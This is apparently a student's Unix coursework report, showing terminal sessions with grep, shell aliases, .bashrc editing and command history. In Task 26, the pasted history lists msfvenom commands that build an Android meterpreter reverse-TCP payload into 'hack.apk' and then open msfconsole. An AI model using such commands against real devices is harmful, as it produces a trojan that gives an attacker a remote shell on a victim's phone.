girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: grep -n bb testX

This command searches all the words with bb characters in testX and displays them along with the line numbers where they are present.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -n bb testX
1:aaabb Aaaaa
3:bbbcc Bbbbb
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: `grep -l bb*`

This command displays the file names of the current directory where the bb characters are present.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -l bb *
testX
testY
testZ
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: `grep -i bb*`

This command displays the whole line having bb characters either in uppercase or lowercase along with the file names where the words are present.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -i bb *
testX:aaabb Aaaaa
testX:bbbcc Bbbbb
testX:BBBBB
testY:aaabb Aaaaa
testY:bbbcc Bbbbb
testY:BBBBB
testZ:aaabb Aaaaa
testZ:bbbcc Bbbbb
testZ:BBBBB
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```


Command: `grep -i BB *`

This command displays the whole line having BB characters either in uppercase or lowercase along with the file names where the words are present.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -i BB *
testX:aaabb Aaaaa
testX:bbbcc Bbbbb
testX:BBBBB
testY:aaabb Aaaaa
testY:bbbcc Bbbbb
testY:BBBBB
testZ:aaabb Aaaaa
testZ:bbbcc Bbbbb
testZ:BBBBB
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: `grep -c bb *`

This command displays the count of total lines of words having bb characters in each files.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -c bb *
testX:2
testY:2
testZ:2
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```


Command: `grep '^A' *`

This command displays all the words having A characters along with the file names where the words are present.

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ grep '^A' *
testX:AAAAA
testY:AAAAA
testZ:AAAAA
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

Command: `grep -n '^' testX`

This command displays all the words having any characters in testX file with the line numbers where each word are present.

A terminal window with a dark blue background and light blue text. The prompt is 'giriya@kali:~/Desktop/Home/Cricket/Bangladesh\$'. The command 'grep -n '^' testX' has been entered. The output shows eight lines of text, each starting with a line number followed by a colon, then a word, and then another word. The words are: 1:aaabb Aaaaa, 2:AAAAA, 3:bbbcc Bbbbb, 4:BBBBB, 5:ff-ff Ccccc, 6:CCCCC, 7:cccdd Ddddd, 8:DDDDD. The prompt 'giriya@kali:~/Desktop/Home/Cricket/Bangladesh\$' is shown again at the bottom.

```
giriya@kali:~/Desktop/Home/Cricket/Bangladesh$ grep -n '^' testX
1:aaabb Aaaaa
2:AAAAA
3:bbbcc Bbbbb
4:BBBBB
5:ff-ff Ccccc
6:CCCCC
7:cccdd Ddddd
8:DDDDD
giriya@kali:~/Desktop/Home/Cricket/Bangladesh$
```

8. Aliasing

8.1 Task 17:

Command: alias lsaR='ls -aR' and alias lsa='ls -a'

Command: alias

```
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ alias lsaR='ls -aR'
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ alias lsa='ls -a'
girija@kali:~/Desktop/Home/Cricket/Bangladesh$ alias
alias ls='ls --color=auto'
alias lsa='ls -a'
alias lsaR='ls -aR'
girija@kali:~/Desktop/Home/Cricket/Bangladesh$
```

A shell alias is a shortcut to reference a command. It can be used to avoid typing long commands or as a means to correct incorrect input.


Command: lsaR and lsa

```
girija@kali:~/Desktop/Home$ pwd
/home/girija/Desktop/Home
girija@kali:~/Desktop/Home$ lsaR
.:
. ... Cricket
./Cricket:
. cricket Australia Bangladesh England Pakistan
./Cricket/Australia:
. .. testX testY testZ
./Cricket/Bangladesh:
. .. testResult testX testY testZ
./Cricket/England:
. ..
./Cricket/Pakistan:
. ..
girija@kali:~/Desktop/Home$ lsa
. .. Cricket
girija@kali:~/Desktop/Home$
```

8.2 Task 18.

Command: unalias lsaR

Command: lsa




```
girija@kali:~/Desktop/Home$ unalias lsaR
girija@kali:~/Desktop/Home$ unalias lsa
girija@kali:~/Desktop/Home$ alias
alias ls='ls --color=auto'
girija@kali:~/Desktop/Home$ lsaR
bash: lsaR: command not found
girija@kali:~/Desktop/Home$ lsa
bash: lsa: command not found
girija@kali:~/Desktop/Home$
```

The unalias command is used to remove entries from the current user's list of aliases. Here unalias removes aliases created during the current login session.

8.3 Task 19.

Command: nano .bashrc

Command: exit



```
girija@kali: ~  
File Edit View Search Terminal Help  
GNU nano 3.2 .bashrc  
# enable programmable completion features (you don't need to enable  
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile  
# sources /etc/bash.bashrc).  
if ! shopt -oq posix; then  
  if [ -f /usr/share/bash-completion/bash_completion ]; then  
    . /usr/share/bash-completion/bash_completion  
  elif [ -f /etc/bash_completion ]; then  
    . /etc/bash_completion  
  fi  
fi  
alias lsaR='ls -aR'  
alias lsa='ls -a'  
  
^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos  
^X Exit      ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

```
girija@kali:~/Desktop/Home$ nano .bashrc  
girija@kali:~/Desktop/Home$ exit
```

Command: alias

This command shows the reference command exiting in the system.

```
girija@kali:~/Desktop/Home$ alias
alias ls='ls --color=auto'
alias lsa='ls -a'
alias lsaR='ls -aR'
```

```
girija@kali:~/Desktop/Home$ lsaR
.:
.  .. .basrc .bashrc Cricket
./Cricket:
.  .. Australia Bangladesh England Pakistan
./Cricket/Australia:
.  .. testX testY testZ
./Cricket/Bangladesh:
.  .. testResult testX testY testZ
./Cricket/England:
.  ..
./Cricket/Pakistan:
.  ..
girija@kali:~/Desktop/Home$ lsa
.  .. .basrc .bashrc Cricket
girija@kali:~/Desktop/Home$
```

8.4 Task 20:

Command: alias noAllf='ls -a | wc -l'

The noAllf is for a group of commands counting and displaying the number of all files in any working directory (including ones with invisible file names).

8.5 Task 21:

Command: alias noAsubsir='ls -aR | wc -l'


The noAsubsir is for a group of commands counting recursively and displaying the number of all sub-directories encountered for any working directory (including ones with invisible file names).

8.6 Task 22:

Command: alias noAcs='ls -aR | grep '^[g,t,w]' | wc -l'

The noAcs is for a group of commands counting and displaying the number of all files in your account's space with the names starting with g, t, and w.

Note: The given below figure is for task 20, task 21 and task 22.



```
girija@kali:~/Desktop/Home$ nano .bashrc
girija@kali:~/Desktop/Home$ exit
```

```
File Edit View Search Terminal Help
GNU nano 3.2 .bashrc

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
alias lsaR='ls -aR'
alias lsa='ls -a'

alias noAllf='ls -a | wc -l'
alias noAsubsir='ls -aR | wc -l'
alias noAcs='ls -aR | grep '^[g,t,w]' | wc -l'
```

[Wrote 117 lines]

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

9. Usage of your own commands

9.1 Task 23:

Command: noAllf

```
girija@kali:~/Desktop/Home$ noAllf
6
```

Here, the noAllf command above is used to give the shortcut for 'ls -a | wc -l'.

9.2 Task 24:

Command: noAsubsir

```
girija@kali:~/Desktop/Home$ noAsubsir
42
```

The noAsubir command above is used to give the shortcut for 'ls -aR | wc -l'.

9.3 Task 25:

Command: noAcs


```
girija@kali:~/Desktop/Home$ noAcs
7
```

The noAcs command above is used to give the shortcut for 'ls -aR | grep ^[gtw] | wc -l'

10. Command History

10.1 Task 26:

Command: history



```
girija@kali:~/Desktop/Home$ history
1  whoami
2  ping 192.168.56.1
3  ping 192.168.254.6
4  ls
5  msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.254.6 lport=444
4 R >/root/Desktop/hack.apk
6  msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.254.6 lport=444
4 R >Desktop/hack.apk
7  msfconsole
8  pwd
9  cd Desktop
10 cd Home
11 ls
12 cd Cricket
13 ls
14 echo "Hello! I am proud to be part of Nepali. /n 14 < (2+2)"
```

The history command is used to show all the previous command details history that we have done.

10.2 Task 27:

Command: !-8



```
girija@kali:~/Desktop/Home$ !-8
nano .bashrc
```

It shows the eight-number command function from the last.

10.3 Task 28:

Command: !m



```
girija@kali:~/Desktop/Home$ !m
mkdir hello
```

It gives the command name that start with m.

Conclusion

This is the coursework of Network and Operating system module which is about the basic UNIX command. All the commands are performed in linux terminal. The tasks in the coursework is all about switching through different directories, handling the access permissions of files and directories as well as creating and reading files in the directories using different UNIX commands. This coursework helps me to gain basic knowledge on Unix Operating system and commands. Basic concept of linux operating system and commands that I learned while doing this coursework will definitely help me I my upcoming studies. This coursework helped to build concept on scripting the commands performed in the terminal and storing them as backup for the use in future. And while creating script file I have done some errors, So I have edited the script file for removing the errors and unwanted result.

This coursework enhanced my personal skills and knowledge about Ubuntu / Linux operating system and learned various Unix commands. I got chance to do research work on commands as well as understanding the operating system which helps me to explore new things.

References

Swati, 2019. *What Is Unix: A Brief Introduction To Unix*. [Online]
Available at: <https://www.softwaretestinghelp.com/unix-introduction/>
[Accessed 19 March 2020].